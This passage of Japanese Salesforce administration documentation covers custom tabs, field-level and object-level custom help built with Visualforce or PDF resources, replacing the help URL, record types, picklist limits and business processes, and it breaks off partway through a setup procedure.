- カスタムタブの制限数は、エディションに基づいて固定しており、増やすことはできません。詳細は、Salesforce にお問い合わせください。
- カスタムオブジェクトタブの表示設定時に [デフォルトで表示] または [デフォルトで非表示] を選択した場合、オプションは Salesforce Classic サイドバーの [新規作成] ドロップダウンリストに追加されるため、「作成」権限を持つユーザはすばやくレコードを作成できます。たとえば、カスタムタブに表示されるカスタムオブジェクトの名前が「支出」の場合、[経費] オプションがこのリストに表示されます。
- カスタムオブジェクトがカスタムタブに関連付けられている場合にのみ、カスタムオブジェクトレコードを Salesforce ユーザインターフェースで検索できます。ユーザは、表示用のタブを追加する必要はありません。
- 埋め込みサイトが次のようになっている場合、[Web] タブまたはカスタムリンクに空白のページが表示されることがあります。
  - フレームへのコンテンツの読み込みを拒否するように設定されている。
  - 同じサイトでコンテンツを配信する場合にのみ、フレームへのコンテンツの読み込みを許可するように設定されている。
  - セキュアなコンテンツとセキュアでないコンテンツが混在していて、混在したアクティブコンテンツをブロックするようにユーザのブラウザが設定されている。

  この問題を回避するには、次の回避策を実行します。
  - 新しいウィンドウで開くか、サイドバーやヘッダーのない既存のウィンドウに表示するようにカスタムリンクを設定します。
  - URL を Web タブからカスタムリンクに移動し、その URL が新しいウィンドウで開くか、サイドバーやヘッダーのない既存のウィンドウに表示するように設定します。
  - 埋め込むサイトに HTTP プレフィックスおよび混在したアクティブコンテンツがある場合、プレフィックスを HTTPS に変更します。埋め込みサイトに有効なセキュリティ証明書があり、フレームへの表示がブロックされていない場合、プレフィックスとして HTTPS を使用することで、サイトを表示できます。
- Salesforce Classic では、現在のタブの右側に表示されるプラスアイコン ( ) をクリックしても [すべてのタブ] ページに [Lightning ページ] タブは表示されません。また、アプリケーションのタブをカスタマイズするときに、[選択可能なタブ] リストに [Lightning ページ] タブは表示されません。
- Salesforce Classic では、[Lightning ページ] タブの [デフォルトで表示] と [デフォルトで非表示] オプションは他のカスタムタブの場合と同様には機能しません。[デフォルトで表示] または [デフォルトで非表示] のどちら

を選択しても、Salesforce1 で選択したプロファイルの [Lightning ページ] メニュー項目が表示されます。[タブを隠す] オプションを選択すると、選択したプロファイルの Lightning ページが非表示になります。

カスタムヘルプ

各ページの上部に表示される [ヘルプ & トレーニング] リンクをクリックすると、オンラインヘルプトピック、ソリューション、および推奨トレーニングクラスが記載された Salesforce の [ヘルプ & トレーニング] ウィンドウが開きます。さらに、すべてのページにある [このページのヘルプ] リンクをクリックすると、そのページについて説明している、状況に応じたオンラインヘルプトピックが開きます。

Salesforce のカスタムヘルプ機能により、組織に固有の項目と機能、または現在開発中の Force.com AppExchange アプリケーションの使用方法に関する情報を標準ヘルプ機能に追加できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

カスタムヘルプを使用して、次のことができます。

- オブジェクトレベルのヘルプを使用して、カスタムオブジェクトに対して、Salesforce の状況に応じた標準のヘルプトピックを上書きする
- ユーザが項目の上にマウスを動かしたときに表示される項目レベルのヘルプを追加する

関連トピック:

項目レベルのヘルプの開始
オブジェクトレベルのヘルプの開始

項目レベルのヘルプの開始

項目レベルのヘルプにより、任意の標準項目またはカスタム項目の目的と機能の詳細を説明したヘルプテキストを提供できます。組織の項目に対してカスタムヘルプテキストを定義し、その項目が表示される詳細ページと編集ページ上の任意の項目に関して、わかりやすい説明をユーザに提供できます。ユーザは、項目の横にある情報アイコンの上にマウスを置くことで、その項目レベルのヘルプテキストを参照できます。

項目レベルのヘルプを定義する前に、次の実装のヒントとベストプラクティスを確認してください。

実装のヒント

- 項目レベルのヘルプは、すべてのエディションでデフォルトで有効になっています。
- 項目レベルのヘルプは、一部の標準項目では利用できません。ユーザオブジェクトの項目、システム参照のみ項目、自動採番項目、マルチ通貨項目、アイデア項目およびコミュニティ項目などです。
- 項目のヘルプテキストは、任意の Force.com AppExchange パッケージに対して関連項目を追加すると、パッケージに自動的に追加されます。
- 管理パッケージでは、開発者に対してヘルプテキストがロックされ、インストーラは必要に応じてヘルプテキストを変更できます。

ベストプラクティス

- カスタムヘルプテキストは、編集ページと詳細ページの両方に表示されるため、データ入力に関する指示は避けてください。代わりに、次のような項目の目的を定義するヘルプテキストにします。

  「この取引先に対して許可される割引の上限」

- ヘルプテキストには、次のような項目の属性に関する情報を入力します。

  経費申請の目的の詳細説明。最大 32 KB までのデータを入力できます。レポートには、最初の 255 文字だけが表示されます。

- ユーザにその項目の意図するところを明確に理解してもらえるように、ヘルプテキストに次のようなサンプルを入れます。

  「4PLT（レベル 4 のプラチナ価格）などの顧客への請求金額決定に使用する 4 桁のプロモーションコード。」

- 組織が複数の言語を使用する場合、トランスレーションワークベンチを使用して [ヘルプテキスト] を翻訳します。

関連トピック:

カスタムヘルプ
項目レベルのヘルプの定義

項目レベルのヘルプの定義

項目レベルのヘルプにより、任意の標準項目またはカスタム項目の目的と機能の詳細を説明したヘルプテキストを提供できます。組織の項目に対してカスタムヘルプテキストを定義し、その項目が表示される詳細ページと編集ページ上の任意の項目に関して、わかりやすい説明をユーザに提供できます。ユーザは、項目の横にある情報アイコンの上にマウスを置くことで、その項目レベルのヘルプテキストを参照できます。

1. 項目のオブジェクトの管理設定から、[項目] に移動します。
2. 項目の横にある [編集] をクリックします。
3. [ヘルプテキスト] 項目に、詳細ページまたは編集ページで、項目の横に表示される情報アイコンの上にマウスを置いたときに表示されるテキストを入力します。255 文字まで入力できます。
4. [保存] をクリックします。

関連トピック:

カスタムヘルプ
項目レベルのヘルプの開始
オブジェクト管理設定の検索

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

項目レベルのヘルプを定義または変更する
- 「アプリケーションのカスタマイズ」

オブジェクトレベルのヘルプの開始

カスタムオブジェクトと外部オブジェクトのオブジェクトレベルのヘルプを提供すると、ユーザにとって役立ちます。こうすることで、ユーザがカスタムオブジェクトの[このページのヘルプ]リンクをクリックしたときに、そのカスタムオブジェクトに関連する有益な情報が表示されます。

メモ: オブジェクトレベルのヘルプを作成しない場合、[このページのヘルプ] リンクではカスタムオブジェクトに無関係の標準オブジェクトの情報が表示されます。

カスタムオブジェクトまたは外部オブジェクトに対する [このページのヘルプ] リンクは、Visualforce ページに含まれているヘルプコンテンツで上書きできます。カスタムオブジェクトにヘルプコンテンツを追加するには、Visualforce の知識は必要ありません。

カスタムヘルプをカスタムオブジェクトまたは外部オブジェクトに追加すると、それらのオブジェクトページの[このページのヘルプ]リンクで汎用ヘルプの代わりにカスタムヘルプが表示されます。ユーザは、オブジェクトホーム(概要)ページ、詳細ページ、編集ページ、リストビュー、および関連リストからカスタムヘルプコンテンツにアクセスできます。

オブジェクトレベルのヘルプは、カスタムオブジェクトおよび外部オブジェクトをサポートする Salesforce のエディションのすべてのカスタムオブジェクトおよび外部オブジェクトに対して作成できます。詳細は、*「Salesforce の制限」*を参照してください。

関連トピック:

- カスタムヘルプ
- オブジェクトレベルのヘルプの定義
- オブジェクトレベルのヘルプのベストプラクティスと考慮事項

オブジェクトレベルのヘルプの定義

オブジェクトレベルのヘルプは、カスタムオブジェクトまたは外部オブジェクトに対する [このページのヘルプ] リンクを、Visualforce ページに含まれている独自のヘルプコンテンツで上書きします。オブジェクトレベルのヘルプをすべてのユーザが使用できるようにするには、ヘルプコンテンツを含む Visualforce ページを作成します。次に、そのページを参照するようにカスタムオブジェクト定義または外部オブジェクト定義を編集します。オブジェクトレベルのヘルプは、すぐにすべてのユーザが利用できるようになります。

1. ヘルプコンテンツを含む Visualforce ページを作成します。
2. カスタムオブジェクト定義または外部オブジェクト定義を編集し、[このページのヘルプ] リンクをユーザがクリックしたときにこのカスタムヘルプを使用するようにします。
3. ［カスタムヘルプの設定］の **[Visualforce ページを使ってウィンドウを開く]** を選択します。
4. ヘルプコンテンツを含む Visualforce ページを選択します。
5. **[保存]** をクリックします。

関連トピック:

- オブジェクトレベルのヘルプの開始
- カスタムヘルプ

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

カスタムオブジェクトを使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Connect の外部オブジェクトを使用可能なエディション: **Developer** Edition。有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

オブジェクトレベルのヘルプを定義または変更する

- 「アプリケーションのカスタマイズ」

静的コンテンツを使用したカスタムオブジェクトヘルプページの作成

HTMLの知識があれば、HTMLでコンテンツを記述してVisualforceページに保存し、カスタムオブジェクトに簡単にヘルプを追加できます。Visualforceの知識は必要ありません。用意されているテンプレートを使用するだけです。

1. [設定]から、[クイック検索]ボックスに「*Visualforce ページ*」と入力し、**[Visualforce ページ]** を選択します。
2. **[新規]** をクリックします。
   Visualforceページエディタが新しいページで開きます。
3. 次の項目に入力します。

項目	説明
表示ラベル	[設定]ツールでページを識別するために使用するページのわかりやすい名前。 ヒント: カスタムヘルプページの命名規則を設定することをお勧めします。たとえば、すべてのカスタムヘルプページを「Help_」で始まりオブジェクト名が続く名前にします。
名前	ページのAPI名。自動入力値を使用できます。
説明	ページの説明(省略可能)。
`Salesforce` モバイルアプリケーションおよび `Lightning` ページでの使用が可能	このオプションは、カスタムオブジェクトがSalesforce1で使用可能な場合にのみ選択します。

4. **[Quick Save (適用)]** をクリックします。
5. **[Visualforce マークアップ]** タブコードエディタで、デフォルトコードを選択して削除します。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

カスタムオブジェクトを使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Connect の外部オブジェクトを使用可能なエディション: **Developer** Edition。有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Visualforceを使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

オブジェクトレベルのヘルプを定義または変更する
- 「アプリケーションのカスタマイズ」

Visualforceページを作成または編集する
- 「アプリケーションのカスタマイズ」

6. 次のヘルプテンプレートコードをコードエディタに貼り付けます。

```
<apex:page showHeader="false">

    <!-- Add your help styles -->

    <h1>Help for {YourObjectName} Object</h1>

    <p>Your custom help message here.</p>


</apex:page>
```

7. [Quick Save (適用)] をクリックします。
8. テンプレートを編集してヘルプコンテンツを追加します。

   ページに書式設定を追加するには、HTML マークアップを使用します。知識がある場合は Visualforce マークアップも使用できます。

9. [保存] をクリックします。

これでこのページをカスタムヘルプとして追加できます。ユーザが[このページのヘルプ]をクリックすると、[ヘルプ & トレーニング] ウィンドウにこのページが表示されます。

関連トピック:

- オブジェクトレベルのヘルプの定義
- PDF ファイルを使用したカスタムオブジェクトヘルプの作成
- オブジェクトレベルのヘルプのベストプラクティスと考慮事項

PDF ファイルを使用したカスタムオブジェクトヘルプの作成

PDF ヘルプファイルまたは URL にリダイレクトする Visualforce ページを作成して、カスタムオブジェクトにヘルプを追加します。Visualforce の知識は必要ありません。用意されているテンプレートを使用するだけです。

Microsoft Word などの作成ツールでヘルプコンテンツを記述し、PDF ファイルに変換できます。

1. PDF ファイルを静的リソースとしてアップロードします。
   ユーザがコンテンツオブジェクトのヘルプを要求すると、この PDF ファイルが表示されます。
2. [設定]から、[クイック検索] ボックスに「*Visualforce ページ*」と入力し、**[Visualforce ページ]** を選択します。
3. **[新規]** をクリックします。
   Visualforce ページエディタが新しいページで開きます。
4. 次の項目に入力します。

項目	説明
表示ラベル	[設定] ツールでページを識別するために使用するページのわかりやすい名前。 ヒント: カスタムヘルプページの命名規則を設定することをお勧めします。たとえば、すべてのカスタムヘルプページを「Help_」で始まりオブジェクト名が続く名前にします。
名前	ページの API 名。自動入力値を使用できます。
説明	ページの説明 (省略可能)。
`Salesforce` モバイルアプリケーションおよび `Lightning` ページでの使用が可能	このオプションは、カスタムオブジェクトが Salesforce1 で使用可能な場合にのみ選択します。

5. **[Quick Save (適用)]** をクリックします。
6. **[Visualforce マークアップ]** タブコードエディタで、デフォルトコードを選択して削除します。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

カスタムオブジェクトを使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Connect の外部オブジェクトを使用可能なエディション: **Developer** Edition。有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Visualforce を使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

オブジェクトレベルのヘルプを定義または変更する
- 「アプリケーションのカスタマイズ」

Visualforce ページを作成または編集する
- 「アプリケーションのカスタマイズ」

7. 次のヘルプテンプレートコードをコードエディタに貼り付けます。

```
<apex:page showHeader="false" action="{! URLFOR($Resource.YourCustomHelpResource) }">

    <!-- This page redirects to the URL in the action attribute above -->

    <p>Redirecting to help content...</p>

</apex:page>
```

8. action 属性の `YourCustomHelpResource` を、アップロードした静的リソースの名前に置き換えます。
9. [保存] をクリックします。

これでこのページをヘルプとして追加できます。ユーザが [このページのヘルプ] をクリックすると、action 属性に設定したリソースにリダイレクトされます。

メモ: Visualforce ページではなく、ユーザのブラウザが PDF リンクの動作を制御します。PDF コンテンツは、ブラウザ内に表示される場合と PDF ファイルとしてダウンロードされる場合があります。

関連トピック:

- オブジェクトレベルのヘルプの定義
- 静的コンテンツを使用したカスタムオブジェクトヘルプページの作成
- オブジェクトレベルのヘルプのベストプラクティスと考慮事項

オブジェクトレベルのヘルプのベストプラクティスと考慮事項

カスタムオブジェクトまたは外部オブジェクトのオブジェクトレベルのヘルプテキストを定義する前に、次のベストプラクティスと実装に関する考慮事項を確認してください。

ベストプラクティス

- オブジェクトレベルのヘルプを表示するウィンドウは、標準の Salesforce [ヘルプ & トレーニング] ウィンドウと同じサイズ (縦横) になります。ヘルプコンテンツが使いやすくなるように、コンテンツのサイズとスタイルを適切に調整してください。
- Visualforce ヘルプコンテンツページで差し込み項目または他の機能を使用して、操作性をさらにパーソナライズできます。たとえば、表示されるヘルプページにユーザ名を追加するようにヘルプを設計できます。

高度な実装に関する考慮事項

- コントローラなしでカスタムヘルプ Visualforce ページを作成するか、カスタムコントローラを使用します。標準コントローラは使用できません。
- Force.com AppExchange パッケージに追加するオブジェクトに対してオブジェクトレベルのヘルプを定義した場合、Salesforce はそのオブジェクトの [カスタムヘルプの設定] で参照する Visualforce ページまたは静的リソースを追加します。
- 管理パッケージでは、開発者に対してオブジェクトレベルのヘルプがロックされ、インストールするユーザが必要に応じて変更できます。

関連トピック:

オブジェクトレベルのヘルプの定義
オブジェクトレベルのヘルプの開始

エディション

使用可能なエディション: Salesforce Classic

カスタムオブジェクトを使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Connect の外部オブジェクトを使用可能なエディション: **Developer** Edition。有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Visualforce を使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce ヘルプの置換

標準タブ、オブジェクト、項目、およびその他の関連ユーザインターフェース表示ラベルの名称を変更する場合、Salesforce ヘルプも別の URL に置換できます。

この URL は、エンドユーザページまたは個人設定内でコンテキスト依存のヘルプリンクをクリックするたびに表示されます。ヘルプを置換しても、すべてのページの最上部に表示される [ヘルプ & トレーニング] リンクと、すべての [設定] ページには、Salesforce ヘルプが引き続き表示されます。

1. [設定] から、[クイック検索] ボックスに「ヘルプ設定」と入力し、[ヘルプ設定] を選択します。
2. Salesforce ヘルプと置換するヘルプファイルの完全 URL を入力します。
3. [保存] をクリックします。

Salesforce ヘルプの置換に関する考慮事項

- Salesforce ヘルプを独自のヘルプファイルに置換しても、[ヘルプ & トレーニング] リンクには Salesforce ヘルプが表示されますが、[設定] 以外のすべてのページの [このページのヘルプ] リンクは、そのページのコンテキストに応じたヘルプではなくなります。つまり、ユーザがリンクをクリックすると、その時にユーザがどのページを参照していても、ヘルプファイルは同じ場所で開くことになります。
- 各ヘルプリンクに渡されるコンテンツ固有のパラメータを利用することで、そのページの状況に応じたヘルプにすることができます。たとえば、[商談] タブホームページからのヘルプリンクは、次のように構成されています (改行はありません)。

  ```
  http://your_help_file.com?loc=help&amp;body=%2Fhelp%2Fdoc%2Fen%2Fhelp2.jsp
  &target=opp_overview.htm&section=Opportunities
  ```

  `target` および `section` パラメータの値は、アプリケーションの各ページで一意のものになります。ユーザはこれらのパラメータを解析して、そのページの状況に応じたヘルプのコンテンツを他のユーザに表示することができます。

- オンラインヘルプファイルに、ユーザのモバイルデバイスに搭載された Web ブラウザとの互換性がある場合、Salesforce に連絡して、Salesforce Classic Mobile のオンラインヘルプ用にカスタム URL を有効化できます。モバイルヘルプ URL を有効化すると、モバイルアプリケーション内の [ヘルプ] リンクからは、Salesforce Classic Mobile オンラインヘルプではなく、カスタムヘルプ URL が起動されます。カスタマイズしたモバイルヘルプは、ユーザが所持するすべてのデバイスモデルで完全なテストを行う前にリリースしないでください。ユーザ全員が同じ種類のモバイルデバイスを持っていても、デバイスにインストールされている OS バージョンによって、操作性は大きく異なります。

レコードタイプの使用

レコードタイプ

複数のユーザグループのビジネスプロセス、選択リスト値、およびページレイアウトをカスタマイズします。

レコードタイプを使用すると、さまざまなビジネスプロセス、選択リストの値、およびページレイアウトを、さまざまなユーザに提供できます。次のようなオブジェクトに対してレコードタイプを作成します。

- 通常の販売取引と企業向け契約とを区別して、それぞれに異なる選択リストの値を使用する商談。
- カスタマーサポートのケースと請求用のケースを異なるページレイアウトで表示するケース。

例: 組織でのレコードタイプの使用例を示します。ハードウェア部門およびコンサルティング部門といった 2 つの営業部門があり、コンサルティング部門のみがセミナーを通じてリードを受信しているとします。コンサルティング部門のみにセミナー取引先責任者リードソースを表示するように選択できます。

ステップ 1: マスタ選択リストの管理
ハードウェア部門およびコンサルティング部門の両方で使用する、セミナーなどの値すべてを含む取引先責任者［リードソース］選択リスト値のリストを定義します。

ステップ 2: レコードタイプの作成
「ハードウェア」、「コンサルティング」という名前の 2 つの取引先責任者レコードタイプを作成します。このステップには、マスタ選択リスト値のレコードタイプへの追加が含まれます。

ステップ 3: レコードタイプをプロファイルに追加
「ハードウェア」レコードタイプをハードウェア営業部門のすべてのユーザのプロファイルに追加します。「コンサルティング」レコードタイプをコンサルティング営業部門のすべてのユーザのプロファイルに追加します。

ステップ 4: レコードタイプの個人オプションを設定
ハードウェア営業部門とコンサルティング営業部門のユーザが、取引先責任者の新規作成時にレコードタイプの選択が必要ないようにします。両方の営業部門に取引先責任者レコードを作成するユーザがいる場合

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レコードタイプを作成または変更する
- 「アプリケーションのカスタマイズ」

は、これらのユーザは自身の個人設定をカスタマイズして、常にレコードタイプの選択が求められるようにできます。

関連トピック:

- レコードタイプの作成
- レコードタイプへのアクセスの指定方法
- レコードタイプと選択リストの作成および更新に関する考慮事項

レコードタイプと選択リストの作成および更新に関する考慮事項

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

レコードタイプとビジネスプロセス選択リストを操作するときは、次の考慮事項に留意してください。

- レコードタイプを作成する前に、可能なすべてのレコードタイプの値をマスタ選択リストに含めます。マスタ選択リストには、すべてのレコードタイプで使用できる選択リストのすべての値が含まれています。
- マスタ選択リストは、レコードタイプやビジネスプロセスには依存していません。マスタ選択リストに値を追加する場合は、適切なレコードタイプで新しい値を手動で追加する必要があります。マスタ選択リストから値を削除すると、削除した値は新しいレコードを作成するときに使用できなくなりますが、その値に割り当てられているレコードに変更はありません。
- 既存のレコードタイプをコピーせずに新しいレコードタイプを作成する場合、新しいレコードタイプには、標準選択リストとカスタム選択リストの両方について自動的にマスタ選択リスト値が含まれます。レコードタイプの選択リスト値はカスタマイズできます。
- 1 人のユーザを複数のレコードタイプに関連付けることができます。たとえば、米国および欧州の両ディビジョンに対してマーケティングキャンペーンを作成したユーザは、新規キャンペーンの作成時に利用可能な米国および欧州の両方のキャンペーンレコードタイプを所有できます。
- 取引先、商談、ケース、取引先責任者、またはカスタムオブジェクトのレコードタイプを作成および編集する場合は、既存のレコードタイプを条件として使用する、条件に基づく共有ルールがないかどうかを確認します。レコードタイプを変更すると、ルールが共有するレコード数に影響を与える可能性があります。たとえば、「サービス」という名前のレコードタイプがあり、すべての「サービス」レコードタイプをサービスチームで共有するという条件に基づく共有ルールを作成したとします。その後、「サポート」という名前の別のレコードタイプを作成した場合、これらのレコードをサービスチームで共有するには、以前に作成した共有ルールを更新して、条件に「サポート」レコードタイプを含めます。
- レコードタイプの名前を変更しても、その中に含まれている値は変更されません。
- レコードタイプを無効にしても、ユーザプロファイルや権限セットから削除されることはありません。
- レコードタイプを削除すると、関連するセールスパスも削除されます。
- キャンペーンメンバーレコードタイプを削除すると、キャンペーンレコードとキャンペーンメンバーレコードの［キャンペーンメンバー種別］項目が更新されます。
- 個人取引先は、特殊なレコードタイプが割り当てられた取引先レコードです。これらのレコードタイプを、*個人取引先レコードタイプ*といいます。個人取引先レコードタイプは、取引先の操作で取引先責任者項目

を使用できるようにし、取引先を取引先責任者と同様に扱えるようにします。「個人取引先」と呼ばれるデフォルトの個人取引先レコードタイプは、組織で個人取引先を有効にしたときに、自動的に生成されます。このレコードタイプの名前は変更できるほか、追加の個人取引先レコードタイプを作成することもできます。

- レコードを変換、コピー、または作成するときには、次の特別な考慮事項があります。
  - リードを変換する場合、取引先、取引先責任者、商談の新しいレコードには、それらのレコードの所有者のデフォルトのレコードタイプが自動的に使用されます。
  - レコードをコピーする場合、新しいレコードはコピーしたレコードのレコードタイプになります。ユーザのプロファイルで、コピーされたレコードのレコードタイプにアクセスできない場合は、ユーザのデフォルトのレコードタイプが新しいレコードに使用されます。
  - ケースまたはリードを作成して割り当てルールを適用する場合、システム管理者が指定したケース設定およびリード設定に応じて、新しいレコードで作成者のデフォルトのレコードタイプが保持されるか、割り当て先のレコードタイプが使用されます。

関連トピック:

レコードタイプ
レコードタイプの作成
取引先のレコードタイプの変更に関するガイドライン
レコードタイプおよび選択リストの作成と更新に関する制限事項

レコードタイプの作成

ヒント: レコードタイプを作成する前に、可能なすべてのレコードタイプの値をマスタ選択リストに含めます。マスタ選択リストには、すべてのレコードタイプで使用できる選択リストのすべての値が含まれています。

1. 適切なオブジェクトの管理設定から、[レコードタイプ] に移動します。
2. [新規] をクリックします。
3. [既存のレコードタイプからコピーする] ドロップダウンリストから [主] を選択して、使用可能なすべての選択リスト値をコピーするか、既存のレコードタイプを選択して、その選択リスト値をコピーします。

   メモ: 既存のレコードタイプをコピーせずに新しいレコードタイプを作成する場合、新しいレコードタイプには、標準選択リストとカスタム選択リストの両方について自動的にマスタ選択リスト値が含まれます。レコードタイプの選択リスト値はカスタマイズできます。

4. オブジェクト内で一意の [レコードタイプの表示ラベル] を入力します。
5. [レコードタイプ名] を入力します。レコードタイプ名は Web サービス API を使用する場合にコンポーネントを参照し、管理パッケージにパッケージをインストールするときに名前が競合することを防ぎます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レコードタイプを作成または変更する
- 「アプリケーションのカスタマイズ」

6. 商談、ケース、リード、およびソリューションのレコードタイプでは、レコードタイプに関連付けるビジネスプロセスを選択します。
7. 説明を入力します。
8. ［有効］を選択して、そのレコードタイプを有効にします。
9. プロファイルの横の［プロファイルの有効］を選択して、そのプロファイルを持つユーザがレコードタイプを使用できるようにします。ヘッダー行にあるチェックボックスをオンにすると、すべてのプロファイルに対してレコードタイプが有効になります。

   ヒント: 各プロファイルが 1 つのレコードタイプに関連付けられている場合、新規レコードの作成時にユーザにレコードタイプの選択が要求されることはありません。

10. 有効にしたプロファイルに対して［デフォルトに設定］を選択すると、そのレコードタイプは、そのプロファイルのユーザのデフォルトのレコードタイプになります。ヘッダー行にあるチェックボックスをオンにすると、そのレコードタイプは、すべてのプロファイルのデフォルトになります。
11. [次へ] をクリックします。
12. ページレイアウトのオプションを選択して、このレコードタイプを持つレコードに対して表示するページレイアウトを決定します。
    - すべてのプロファイルに対して1つのページレイアウトを適用するには、［1 つのレイアウトをすべてのプロファイルに適用する］を選択し、ドロップダウンリストからページレイアウトを選択します。
    - ユーザプロファイルに基づいて異なるページレイアウトを適用するには、［プロファイルごとに異なるレイアウトを適用する］を選択し、プロファイルごとにページレイアウトを選択します。
13. [保存] をクリックして、レコードタイプで使用可能な標準選択リストとカスタム選択リストの値を編集するか、[保存 & 新規] をクリックして、別のレコードタイプを作成します。

関連トピック:

レコードタイプ

レコードタイプと選択リストの作成および更新に関する考慮事項

レコードタイプおよび選択リストの作成と更新に関する制限事項

レコードタイプとビジネスプロセス用の選択リストの編集

組織に固有のニーズに基づいて、レコードタイプまたはビジネスプロセスの選択リストにある値をカスタマイズします。

1. レコードタイプまたはビジネスプロセスを選択し、選択リスト項目の横にある [編集] をクリックして値を変更します。
2. 必要に応じて、値を追加または削除します。レコードの作成時または編集時には、これらの値から選択できます。
3. 必要に応じて、選択リストのデフォルト値を選択することもできます。一部の選択リストでは、デフォルト値を設定する必要があります。連動項目内のデフォルト値は無視されます。
4. [保存] をクリックします。

関連トピック:

カスタム項目

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

レコードタイプを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ビジネスプロセスを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レコードタイプを作成または変更する
- 「アプリケーションのカスタマイズ」

ビジネスプロセスを作成または変更する
- 「アプリケーションのカスタマイズ」

レコードタイプおよび選択リストの作成と更新に関する制限事項

レコードタイプとビジネスプロセスの選択リストを使用する場合は、次の制限事項に留意してください。

- 次の特別な選択リストの項目は、セールスプロセス、リードプロセス、サポートプロセス、およびソリューションプロセスでのみ使用され、レコードタイプでは使用できません。
  - 商談［フェーズ］
  - ケース［状況］
  - ソリューション［状況］
  - リード状況

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

これらの項目を使用して、異なるプロセスを各レコードタイプに割り当てることで、各種レコードタイプに異なる選択リスト値を指定できます。

- 次のキャンペーンメンバーの選択リストは、レコードタイプでは使用できません。
  - 状況
  - 敬称
  - リードソース
- オブジェクトが Apex で参照されている場合は、そのオブジェクトのレコードタイプを編集したり削除したりすることはできません。
- メール-to-ケースまたはオンデマンドメール-to-ケースのメールルーティングアドレスで使用される場合、レコードタイプを無効化することはできません。
- レコードタイプは、新規または既存のキャンペーンで［キャンペーンメンバー種別］項目を使用している場合にのみキャンペーンメンバーに割り当てることができます。レコードタイプをキャンペーンメンバーに割り当てるには、［キャンペーンメンバー種別］項目をキャンペーンページレイアウトに追加します。キャンペーンメンバー種別を変更するには、［マーケティングユーザ］ユーザ権限が必要です。また、参照のみの［キャンペーンメンバー種別］項目をキャンペーンメンバーのページレイアウトに追加することもできます。
- 作成するレコードタイプの数を 200 以内に抑えることをお勧めします。制限はありませんが、レコードタイプ数が 200 を超えると管理が困難になる場合があります。

関連トピック:

レコードタイプの作成

レコードタイプと選択リストの作成および更新に関する考慮事項

複数のビジネスプロセスの管理

ユーザのプロファイルに応じて異なる選択リストの値を表示するには、複数のビジネスプロセスを使用します。複数のビジネスプロセスを使用すると、セールス、サポート、およびリードのライフサイクルを個別に追跡できます。

セールスプロセス
: 商談の［フェーズ］項目に使用できる選択リストの値の一部またはすべてを含む、各種のセールスプロセスを作成します。

リードプロセス
: ［リード状況］項目に使用できる選択リストの値の一部またはすべてを含む、各種のリードプロセスを作成します。

サポートプロセス
: ケースの［状況］項目に使用できる選択リストの値の一部またはすべてを含む、各種のサポートプロセスを作成します。

ソリューションプロセス
: ［状況］項目に使用できる選択リストの値の一部またはすべてを含む、各種のソリューションプロセスを作成します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ビジネスプロセスを作成または変更する
- 「アプリケーションのカスタマイズ」

セールス、サポート、リード、またはソリューションの各プロセスを作成した後、プロセスをレコードタイプに割り当てます。レコードタイプは、ビジネスプロセスに関連付けられるユーザプロファイルを決定します。

ビジネスプロセスのリストを表示するには、[設定]から［クイック検索］ボックスに「プロセス」と入力し、適切なリンクを選択します。

関連トピック:

レコードタイプとビジネスプロセス用の選択リストの編集

複数のビジネスプロセスの作成

次の手順に従って、セールスプロセス、サポートプロセス、リードプロセス、およびソリューションプロセスを作成します。

1. [設定]から、［クイック検索］ボックスに「プロセス」と入力し、適切なリンクを選択します。
2. [新規]をクリックします。
